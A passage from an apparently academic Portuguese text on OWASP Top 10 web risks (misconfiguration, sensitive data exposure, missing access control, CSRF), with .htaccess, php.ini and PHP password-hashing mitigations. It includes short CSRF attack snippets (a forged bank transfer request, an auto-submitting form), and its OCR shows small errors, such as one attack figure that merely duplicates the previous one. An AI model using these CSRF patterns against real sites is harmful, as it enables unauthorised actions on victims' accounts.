Cenário um: O console de administração do servidor de aplicativo é instalado automaticamente e suas configurações permanecem as mesmas, sem nenhuma alteração. Um atacante pode invadir a área administrativa do servidor e fazer o *login*, pois os nomes de usuário e senha permanecem as mesmas.

Cenário dois: A lista de diretório não foi desativada e um atacante, percebendo essa falha, pode listar os diretórios em busca de mais informação de falhas, por exemplo, uma falha de controle de acesso.

Cenário três: A configuração do servidor permite que o rastro da pilha seja exposto, expondo, falhas erros subjacente, como a versão, podendo explorar essas potenciais falhas.

Sugestões para mitigação do problema


Para proteger os arquivos da aplicação contra invasores vamos usar o arquivo de configuração do servidor Apache, esse arquivo é o .htaccess. Quando o arquivo.htaccess está presente numa aplicação, o Apache primeiro executa todas as

diretrizes que estão nesse arquivo, para depois ir para a página que o usuário requisitou, algumas funções do .htaccess:

- ✓ Restringir acesso, com ou sem senha;
- ✓ URLs amigáveis;
- ✓ Redirecionamento de páginas de erro;
- ✓ Bloquear arquivos ou diretórios;
- ✓ Etc...;

Vamos a um exemplo de como proteger os arquivos da sua aplicação contra o acesso de pessoas não autorizadas. Suponhamos que, por algum motivo, você tenha dois arquivos: banco.sql e senha.txt, exemplificado na figura 34.


Figura 34 - htacces 01



Fonte: Próprio autor

Se, por algum motivo, ele tenha acesso a esses arquivos, digitando o nome do arquivo senha.txt pela URL, como na figura 35 abaixo:


Figura 35 - htaccess 02



Fonte: Próprio autor

Não é necessário falar que seria, para um atacante, dependendo das informações contidas no arquivo, uma informação valiosa, fazendo um grande estrado na sua aplicação. Então, vamos proteger esses arquivos com o arquivo .htaccess, na raiz da aplicação.

Figura 36 - Lista de arquivos



Fonte: Próprio autor

Com o arquivo .htaccess criado, devem ser colocadas as seguintes diretrizes, mostradas na figura 37 abaixo:


Figura 37 - Options - Indexes

```
1  Options -Indexes
2
3  <FilesMatch "\.(txt|sql|ini)$">
4  Deny from all
5  </FilesMatch>
```

Fonte: Próprio autor

A diretriz Options –Indexes, na linha 1, especifica que não é permitido listar nenhum arquivo da aplicação. Na linha 3 temos uma expressão regular, informando as extensões de arquivos que são proibidos de serem listados, no nosso caso, as extensões txt, sql e ini. Na linha 4 temos "*deny from all*", que, em uma tradução literal, seria negar todos. Todas as extensões de arquivos listados na expressão regular, entre aspas, na linha 3, dentro da tag "FilesMa,tch", não seram acessados. Mesmo que o atacante digite o nome do arquivo na URL ele não terá acesso, nem à lista de arquivos, tampouco a algum arquivo específico. Dá para perceber que o arquivo senha.txt não é mostrado o conteúdo, o acesso é negado, conforme figura abaixo de número 38:

Figura 38 - Erro 403



Fonte: Próprio autor

Outro arquivo de configuração é o php.ini. “O php.ini é o arquivo de configuração do php, e ele é lido quando o php é iniciado. Quando o php está rodando como módulo, o php.ini é lido apenas quando o servidor é iniciado. Para as versões CGI e CLI, isso acontece cada vez que eles são chamados.” (PHP M. , 2017).

O manual do PHP informa que promover segurança por obscuridade é uma das maneiras mais fracas dentre as possíveis. No entanto, em certas situações, é um reforço na segurança. Uma forma de retardar um atacante mal intencionado de descobrir fraquezas de alguma aplicação é limitar a quantidade de informação que será exibida, por exemplo escondendo a versão do PHP, configurando a diretiva expose_php como off.

Escondendo a versão do PHP no arquivo php.ini:

A diretiva expose_php, nativamente, vem habilitada como “on”, no php.ini. Isso quer dizer que o PHP sempre irá mostrar sua versão, como mostra a figura a seguir:


Figura 39 - Expose_php

```
; Decides whether PHP may expose the fact that it is installed on the server
; (e.g. by adding its signature to the Web server header).  It is no security
; threat in any way, but it makes it possible to determine whether you use PHP
; on your server or not.
; http://php.net/expose-php
expose_php=On
```

Fonte: Manual PHP (2016)

Da forma como a diretiva está configurada acima, a versão do PHP é mostrada como a figura 40.

Figura 40 - Error 403 02



Fonte: Próprio autor

Como vimos na figura 40, acima, a versão do PHP em questão é 7.1.4.

Quando mudamos o parâmetro para “Off”, conforme figura 41, a versão do PHP é escondida, como se pode ver na figura 42.

Figura 41 - Expose_php = off

```
; Decides whether PHP may expose the fact that it is installed on the server
; (e.g. by adding its signature to the Web server header).  It is no security
; threat in any way, but it makes it possible to determine whether you use PHP
; on your server or not.
; http://php.net/expose-php
expose_php=Off
```

Fonte: Próprio autor

Figura 42 - Error 403 03

Fonte: Próprio autor

Oferecer serviços aos usuários é a função dos servidores, eles processam ou armazenam informações importantes e confidenciais. Os servidores mais comuns são de banco de dados, de e-mail, de arquivos e de servidor Web, por isso são alvos de frequentes ataques, devido ao valor dos serviços e informações que eles contêm. Portanto segurança nesses servidores é de grande importância.

A OWASP (2015), em gestão de configuração insegura, indica que, a princípio, a criação de diretrizes de segurança para o servidor Web deve ser usada tanto nos hosts que executam a aplicação, como também no ambiente de desenvolvimento.

5.6. A6 – Exposição de Dados Sensíveis


Descrição do Problema

A OWASP (2013) fala sobre a forma indevida que as aplicações Web tratam, de forma displicente, os dados sensíveis dos usuários da sua aplicação. Essas informações são valiosas para seus usuários, como dados de cartões de crédito, informações fiscais, senhas e informações pessoais. Informações desse tipo devem ser protegidas contra os atacantes que pretendem modificar e até mesmo roubar esses dados desprotegidos. O ataque de exposição de dados sensíveis é um tipo de ataque que vem ganhando espaço atualmente e sua tendência é crescer ainda mais, pois o foco do ataque é se apossar de dados, de informações que somente pessoas autorizadas teriam acesso. Que espécies de dados são sensíveis e merecem segurança extra pela aplicação Web é um importante questionamento a se fazer. Por exemplo, senhas, números de cartões de crédito, é feito um backup desses dados? Esses dados trafegam internamente e/ou externamente? Que tipo de algoritmo de criptografia está sendo usado? É fraco ou antigo? Eis algumas questões a se refletir na segurança da aplicação Web.

Análise de Risco

Uma falha de impacto severo, pois dados que poderiam estar seguros estão comprometidos. A prevalência é rara, pois comumente esses dados são criptografados, como resumido na figura 43.

Figura 43 - Análise de Risco A6



Fonte: OWASP Top 10 (2013)

Cenário de Ataques

De acordo com a OWASP Top 10(2013) são os seguintes cenários de ataque:

Cenário um: Uma aplicação faz uso de criptografia automática de banco de dados para guardar números de cartões de crédito, porém, essas informações são descriptografadas automaticamente quando são recuperadas do banco de dados. Permite-se, assim, uma falha de injeção de SQL, obtendo o atacante, dessa forma, os dados dos usuários em texto limpo.

Cenário dois: Uma aplicação não faz uso de TLS em todas as suas páginas autenticadas, permitindo que um atacante monitore o tráfego da rede, por exemplo, uma rede sem fio. Dessa forma, é possível roubar o *cookie* de sessão do usuário, repetindo-o e sequestrando a sessão do usuário, acessando os dados indevidamente.

Cenário três: A aplicação, ao armazenar no banco de dados senhas de usuários, faz uso de *hashes* simples, o que permite *rainbow table attacks*, uma tabela de hashes pré-calculados.

Sugestões para mitigação do problema

Em se tratando de criptografia, a OWASP em seu Guia de Referência para Melhores Práticas de Codificação (2012), entre outras coisas, nos diz:

- ✓ Os módulos de criptografia usados pela aplicação devem ser compatíveis com a FIPS 140-2 ou padrão equivalente;
- ✓ Todas as funções de criptografia utilizadas para proteger dados sensíveis dos usuários da aplicação devem ser implantadas em um sistema confiável (neste caso, o servidor);
- ✓ Estabelecer e utilizar uma política e processo que defina como é realizado o gerenciamento das chaves criptográficas.

A OWASP (2013) também nos diz que uma forma de mitigar a exposição de dados sensíveis é evitar o armazenamento desses dados desnecessariamente, descartando-os o mais rápido possível, pois o que você não possui não pode ser roubado. Outras orientações são desativar o autocompletar dos formulários que fazem a coleta de informações confidenciais e também desativar armazenamento em cache para as páginas por onde os dados confidenciais são expostos.

Muitas vezes, proteger uma aplicação não requer grandes esforços de engenharia ou de codificação. Um bom exemplo disso é a desativação do autocompletar dos formulários, como veremos a seguir nesse exemplo, em um fragmento de código, para uma melhor compreensão.

A figura 44 abaixo nos mostra um formulário de *login*, que está permitindo o autocompletar. Vamos imaginar que o usuário acabou de colocar o número do cartão, o CPF, o RG e, após realizar a transação, um atacante tem acesso a esses dados. Muito perigoso, não?

Figura 44 - Login auto completar

Fonte: Próprio autor

Na figura 45, o código responsável por ir salvando o que é preenchido no formulário, deixa à mostra informações que podem ser de grande valor para o usuário.

Figura 45 - auto complete on

```
14                  <td>Login:</td>
15                  <td>
16                      <input type="text" name="login">
17                  </td>
```

Fonte: Próprio autor

Agora faremos uma pequena modificação no código, para que não permita que as informações permaneçam expostas e protegendo-as. A diretiva no HTML5 é autocomplete="off". Com essa alteração, tudo que foi digitado não mais ficará exposto, conforme o código da figura 46, abaixo:

Figura 46 - auto complete off

```
14                  <td>Login:</td>
15                  <td>
16                      <input type="text" name="login" autocomplete="off">
17                  </td>
```

Fonte: Próprio autor

No que se refere aos itens relacionados à criptografia de senhas enumeradas acima, o PHP dá uma atenção especial à geração de *hash* seguro de senha. H*ash* de senha é uma das formas mais básicas, em se tratando de segurança, pois sem *hash* de senha o banco de dados fica vulnerável ao roubo do que foi armazenado.

O manual do PHP (2017) afirma que usar um algoritmo para gerar *hash* para as senhas dos usuários é uma forma de proteger, dificultar que um atacante saiba a senha original. Dessa forma, as senhas estão protegidas no banco de dados, porém, não estão protegidas de serem interceptadas.


Algoritmos como sha1, sha256 e md5, não têm uso aconselhado, porque com as técnicas atuais tornou-se trivial, através de “força bruta” a quebra desses algoritmos.

Consoante o manual do PHP (2017), quando for gerar *hash* de senha, duas considerações importantes devem ser levadas em consideração: o custo computacional do calculo de hash; e o *salt*. Quanto mais caro computacionalmente é o algoritmo, maior é o tempo necessário para, através de “força bruta”, determinar a saída.

O PHP, a partir da sua versão 5.5, criou uma API de *hash* de senha nativa, para criar e verificar senhas de forma segura. Com essa nova API, foram criadas 4 novas funções, que são: password_get_info; password_hash; password_needs_rehash, e; password_verify.

Exemplificaremos as duas funções mais usadas dessa API. A **password_hash**, que é usada para gerar o *hash*, e a **password_verify**, que faz o trabalho de verificar o valor do *hash.* Antes, porém, veremos um diagrama, na figura 47, que mostra detalhes do valor de saída que é gerado pelo password_hash.

Figura 47 - algoritmo hash



Fonte: Fonte: PHP hash (2016)

Vamos ao um exemplo prático de como fazer uso da password_hash e password_verify.

password_hash: É essa função que irá criar o *hash*, que posteriormente poderá ser gravada no banco. Ela é utilizada conforme código da figura 48. De uma forma simples e segura, na linha 4, a variável $hash recebe o valor gerado da função password_hash, que está recebendo dois parâmetros, sendo o segundo opcional. O primeiro parâmetro é a variável $senha, que pode vir de um formulário, como também pode vir do banco de dados, para, a seguir, na linha 6, fazer uma verificação do *hash* criado com o conteúdo da variável senha, com a função **password_verify**: Após isso, caso positivo, encaminha o usuário para a página

principal do sistema. Caso contrário, redireciona o usuário para a página de *login*, para o usuário se logar no sistema. É um simples exemplo, mas eficaz e seguro, de como funciona a API hash do PHP.

Figura 48 - password_hash

```php
<?php

    $senha = "lula molusco";
    $hash = password_hash($senha, PASSWORD_DEFAULT);

    if (password_verify($senha, $hash)) {
        header("refresh: 1; url=principal.php");
    } else {
        header("refresh: 1; url=login.php");
    }
```

Fonte: Próprio autor

5.7. A7- Falta de Função Para Controle do Nível de Acesso

Descrição do problema

A falta de função para controle do nível de acesso é a possibilidade de um usuário manipular as requisições, com a intenção de acessar a funcionalidade sem autorização adequada. O principal alvo são as funcionalidades administrativas da sua aplicação. Por falta de se fazer uso de uma autorização ou autenticação, do lado do servidor, a aplicação demonstra a navegação para as funções não autorizadas, segundo a OWASP Top 10 (2013).


O controle de acesso, segundo OWASP Controle de acesso (2016), se define como conceder autorização com base na identidade e orientado à politica de segurança especifica para cada usuário.

A navegação forçada se baseia onde o ataque tem o objetivo de acessar e enumerar recursos, como arquivos e diretórios que não estão referenciados em sua aplicação, porém, estão acessíveis, conforme definido na OWASP- Navegação forçada (2009).

Análise de Risco

Essa falha de segurança, quando existente, permite que usuários comuns tenham acesso às informações que deveriam estar restritas aos usuários privilegiados (administradores, por exemplo), pois a aplicação não fez o devido controle do nível de acesso, como explicitado na figura 49.

Figura 49 - Análise de Risco A7



Fonte: OWASP Top 10 (2013)

Cenários de Ataques

Cenário de ataque um: Um atacante, de forma arbitrária, pode modificar URLs à procura de falha. Essas URLs exigem autenticação de direitos e privilégios, como exemplo abaixo:

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

Caso um usuário não autorizado tenha êxito em acessar qualquer uma das duas páginas, está configurada uma falha. Também é uma falha um usuário autenticado e não administrador conseguir ter acesso à página admin_getappinfo. Ambas as situações evidenciam falta de controle para nível de acesso.

Cenário de ataque dois: Outro exemplo é o ataque em diretórios e arquivos da aplicação, o atacante fazendo uso de ferramenta automatizada pode procurar por esses diretórios e arquivos, sendo importante proteger estes arquivos e diretórios, via navegador, dos atacantes.


Sugestões para mitigação do problema

Apesar de ser prática comum, a colocação de arquivos de configuração no mesmo diretório em que estão as páginas web é uma falha de segurança simples de

ser resolvida. Uma proteção eficaz contra acesso e downloads de arquivos sensíveis consiste em fazer uso do arquivo .htaccsess.

Agora, um exemplo de uma URL que expõe arquivos e pastas da sua aplicação. A figura 50, abaixo, mostra todos arquivos e pastas da aplicação:


Figura 50 - Lista de arquivos



Fonte: Próprio autor

Vemos que a pasta **admin** está visível. O arquivo banco.sql, o arquivo de texto senhas.txt, e as paginas php também estão visíveis. Tratamos essa questão com o arquivo .htaccess, inserindo a linha "Options –Indexes" na pasta que queremos restringir esse acesso ou visualização como demonstrado na figura 51.


Figura 51 - Lista de arquivos 02



Fonte: Próprio autor

Pronto, arquivo .htaccess criado na pasta que se quer proteger. A seguir, colocamos o código que irá proteger arquivos e diretórios, como demonstrado na figura 52.

Figura 52 - Options indexes



Fonte: Próprio autor

Agora, quando acessarmos a URL, teremos outro resultado. Os arquivos e pastas não estarão mais visíveis, conforme figura 53.

Figura 53 - Error 403

Fonte: Próprio autor

Os códigos 3xx dão informações aos clientes Web que eles devem procurar em outro lugar, outro endereço, usando uma URL diferente, segundo TANENBAUM (2004). O erro 403 é um erro de acesso negado, proibido, um erro HTTP retornado pelo servidor web quando um cliente ou aplicação tenta obter acesso a um recurso que o servidor não permite. O erro também é obtido quando um cliente Web tenta acessar uma listagem de diretórios em um servidor web como Apache ou Microsoft IIS com o recurso desabilitado.

5.8. A8. Cross-Site Request Forgery (CSRF)

Descrição do Problema

Conforme a ficha de prevenção pode ser afirma que:


> **“**Cross-Site Request Forgery (CSRF) é um tipo de ataque que ocorre quando um site, e-mail, blog, mensagem instantânea ou programa mal-intencionado faz com que o navegador de um usuário faça uma ação indesejada em um site confiável para o qual o usuário está atualmente autenticado.**”** (OWASP, Ficha Cheat Cheche de Prevenção de Solicitação de Pedido de Cross-Site (CSRF), 2017)**.**

O impacto desse ataque a uma aplicação web pode variar, se levarmos em consideração os privilégios que a vítima do ataque possui na aplicação. Pode ocorrer desde uma modificação de dados da vítima, como também, sendo a vítima um administrador da aplicação, pode causar um enorme dano, pois o atacante obtém todos os privilégios de administrador e até configurar seu ataque sem que a vítima saiba.

Análise de Risco

A prevalência de CSRF é considerada generalizada, pois o CSRF explora aplicações web que permitem aos atacantes prever todos os detalhes de determinada ação. A detecção é considerada fácil, por ser razoavelmente simples detectar, através de teste de penetração ou através de análise de código, conforme OWASP Top 10 (2013). Detalhado na figura 54, abaixo, a classificação do risco.

Figura 54 - Analise de Risco A8



Fonte: OWASP Top 10 (2013)

Cenário de Ataque

Existem várias maneiras por onde a aplicação pode ser afetada pelo ataque de CSRF. Dentre essas maneiras, a mais comum é um ataque pela URL da

aplicação, onde ela foi desenvolvida para passagem de parâmetros pelo método GET, conforme imagem da figura 55.

Figura 55 - ataque URL

```
GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP / 1.1
```

Fonte: Fonte: Tanenbaum (2004)

Projetada de tal maneira, um atacante pode construir um ataque da seguinte forma, conforme figura 56, abaixo:

Figura 56 - Ataque URL

```
GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP / 1.1
```

Fonte: Tanenbaum (2004)

Pronto, a aplicação foi facilmente atacada, pois o usuário estando logado na aplicação, essa requisição é “válida”.

Caso a aplicação use o método POST, sua aplicação continua exposta ao ataque CSRF. Usando de engenharia social, o atacante pode fazer a vítima execute um JavaScript, fazendo-o executar tal tarefa sem saber, bastando que a vítima esteja logada na aplicação. Conforme se vê na figura 57, adiante.

Figura 57 - Ataque CSRF

```
<body onload = "document.forms [0] .submit ()">
<form ...
```

Fonte: Tanenbaum (2004)

Sugestões para mitigação do problema

As principais recomendações para a mitigação do ataque de CSRF são feitas em duas etapas, para uma proteção efetiva. A primeira é verificar, no cabeçalho da requisição, se a requisição partiu da origem. A segunda é a verificação por parte de um *token* CSRF, conforme explicado pela OWASP (2017).

Em relação à primeira proteção, devemos entender que o protocolo HTTP é um protocolo usado na web para transferência de arquivos, entre cliente e servidor, que consiste em uma solicitação, feita pelo cliente, e uma resposta do servidor. A porta padrão para essa conexão TCP é a porta 80, consoante Tanenbaum (2004).

Para uma efetiva conexão são necessárias informações de ambas as partes, tanto do cliente, como do servidor. Essas diversas informações são obtidas através dos métodos, sendo os principais exemplificados na figura 58, a seguir.

Figura 58 - Métodos HTTP

Método	Descrição
GET	Solicita a leitura de uma página da Web
HEAD	Solicita a leitura de um cabeçalho de página da Web
PUT	Solicita o armazenamento de uma página da Web
POST	Acrescenta a um recurso (por exemplo, uma página da Web)
DELETE	Remove a página da Web
TRACE	Ecoa a solicitação recebida
CONNECT	Reservado para uso futuro
OPTIONS	Consulta certas opções

Fonte: Tanenbaum (2004)

Através desses métodos de solicitações HTTP pode ser solicitada uma página ao servidor, pelo método GET. Também pode ser solicitado ao servidor somente o cabeçalho da mensagem pelo método HEAD e outras diversas funções cabíveis aos métodos de solicitação. Em toda solicitação é obtida uma resposta, do lado do servidor. Essas respostas são linhas que vão sendo incluídas a essa mensagem HTTP entre cliente e servidor. Essas linhas que vão sendo incluídas são denominadas de cabeçalho. “A linha de solicitação (por exemplo, a linha com o método GET) pode ser seguida por linhas adicionais com mais informações. Elas são chamadas cabeçalhos de solicitação. Essas informações podem ser comparadas aos parâmetros de uma chamada de procedimento. As respostas também podem ter cabeçalhos de resposta.” (Tanenbaum, 2004, p. 495).

Na figura 59 são mostrados cabeçalhos de mensagens HTTP, de solicitação e de resposta.

Figura 59 - Cabeçalho HTTP

Cabeçalho	Tipo	Conteúdo
User-Agent	Solicitação	Informações sobre o navegador e sua plataforma
Accept	Solicitação	O tipo de páginas o cliente pode manipular
Accept-Charset	Solicitação	Os conjuntos de caracteres aceitáveis para o cliente
Accept-Encoding	Solicitação	As codificações de páginas que o cliente pode manipular
Accept-Language	Solicitação	Os idioma s com os quais o cliente pode lidar
Host	Solicitação	O nome DNS do servidor
Authorization	Solicitação	Uma lista das credenciais do cliente
Cookie	Solicitação	Envia um cookie definido anteriormente de volta ao servidor
Date	Ambos	Data e hora em que a mensagem foi enviada
Upgrade	Ambos	O protocolo para o qual transmissor deseja alternar
Server	Resposta	Informações sobre o servidor
Content-Encoding	Resposta	Como o cont eúdo está codificado (por exemplo, gzip)
Content-Language	Resposta	O idioma usado na página
Content-Length	Resposta	O comprimento da página em bytes
Content-Type	Resposta	O tipo MIME da página
Last-Modified	Resposta	Data e hora da última modificação na página
Location	Resposta	Um comando para o cliente enviar sua solicitação a outro lugar
Accept-Ranges	Resposta	O servidor aceitará solicitações de intervalos de bytes

Fonte: Tanenbaum (2004)

Postas essa informações, de como são feitas as trocas de mensagens HTTP, uma forte proteção contra CSRF é incluir mais um cabeçalho, que seria nosso cabeçalho de origem, para que o servidor tenha a segurança de que a solicitação realmente partiu de quem solicitou.

Basicamente, o cabeçalho de origem tem essa forma: Origem: <origem> [<origem>], onde <origem> é uma combinação de *host* e porta.

Segundo a OWASP (2017), uma defesa adicional contra CSRF é o uso de *tokens*. Esses tokens são adicionados em um campo oculto do formulário, conforme fragmento de código da figura 60.

Figura 60 - Hidden Token

```
<input type = "hidden" name = "CSRFToken"
valor = "OWY4NmQwODE4ODRjN2Q2NTlhMmllYWE ...
